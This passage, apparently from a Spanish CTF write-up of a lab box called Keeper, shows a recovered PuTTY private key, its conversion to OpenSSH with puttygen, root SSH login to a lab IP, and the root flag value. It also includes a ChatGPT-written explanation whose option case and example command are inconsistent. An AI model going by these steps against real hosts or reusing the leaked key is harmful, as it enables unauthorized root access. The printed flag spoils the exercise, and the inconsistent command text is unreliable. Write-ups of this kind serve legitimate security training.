AAAAB3NzaC1yc2EAAAADAQABAAQACnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D  
8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRIEzsBbn+mCpBLHBQ+81T  
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqlxoJdpLHIMvh7ZyJNAy34lfcFC+LM  
Cj/c6tQa2laFfqVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGSiH8F8eanlBA1Tu  
FVbUt2CenSUPDUAw7wiL56qC28w6q/qhm2LGOxXup6+LOjxGNNTa2zJ38P1FTfZQ  
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Cxs0Et  
Private-Lines: 14  
AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbmr6j  
oDni1wZdo7hTpJ5ZjdmzwxVCCChNlc45cb3hXK3lYHe07psTuGgyYCSZWSGn8ZCih  
kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xcgYXwkp44/otK4ScF2hEputY  
f7n24kvLOWIBQThsiLkKcz3/Cz7BdCkn+Lv8iyA6VF0p14cFTM9Lsd7t/plLjzT  
VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5K01/TccbTgWivz  
UXjcCAviPpmSXB19UG8JITpgORyhAAAAGQD2kfhSA+/ASrc04ZiVagCge1Qq8iWs  
OxG8eoCMW8Ddhbvl6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz  
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r  
SsGN1FbK/meH9QAAAIEArb8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV  
09ygQ7Aec+C24TOykiwyPaOBImMe+Nyaxss/gc7o9TnHNPfJ5iRyiXagT4E2WEEa  
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEld0G76Vka  
AACAVWJoksuqJOovtA27Bamd7NRPvla4dsMaQeXckVh19/TF8oZMDuJoiGvq6faD

Metemos ese archivo en un archivo y gracias a puttygen convertimos la clave a una ID\_RSA real que podamos usar con ssh para entrar como root sin credenciales y así obtener la flag del sistema.

```
(jouker@joukerm)-[~]  
$ puttygen hoa.txt -o private-openssh -o id_rsa
```

Dejo teoria de la comanda generada por chatgpt.

```
puttygen hoa.txt -o private-openssh -o id_rsa
```

hace lo siguiente **exactamente**:

## Desglose paso a paso

Parte del comando	Significado
<code>puttygen</code>	Herramienta de PuTTY para manejar claves SSH ( <code>.ppk</code> )
<code>hoa.txt</code>	El archivo de entrada (en este caso, tu clave en formato PuTTY <code>.ppk</code> )
<code>-O private-openssh</code>	Ordena exportar la clave <b>en formato OpenSSH privada</b>
<code>-o id_rsa</code>	El archivo de salida será <code>id_rsa</code> , la clave privada OpenSSH

---

### ¿Qué consigue?

Convierte un archivo de clave **PuTTY** ( `.ppk` ) → en una clave **privada OpenSSH** ( `id_rsa` ), que puedes usar con el cliente `ssh` normal de Linux/macOS.

---

### ¿Por qué es necesario?

Linux usa normalmente claves **OpenSSH** (las típicas `id_rsa` o `id_ed25519` ), pero lo que tú tienes es una clave en **formato PuTTY** ( `.ppk` ), que no es directamente compatible.

Por eso `puttygen` **traduce el formato** para que puedas usarla así:

```
chmod 600 id_rsa ssh -i id_rsa usuario@ip-del-servidor
```

```
(jouker@joukerm)-[~]
$ chmod 600 id_rsa

(jouker@joukerm)-[~]
$ ssh -i id_rsa root@10.10.11.227
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~# whoami
root
root@keeper:~# ls -l
total 85352
-rw-r----- 1 root root      33 May 23 15:07 root.txt
-rw-r--r-- 1 root root 87391651 Jul 25  2023 RT30000.zip
drwxr-xr-x 2 root root    4096 Jul 25  2023 SQL
root@keeper:~# cat root.txt
cded51fcc7d8560cac2a5c6753a20802
root@keeper:~#
```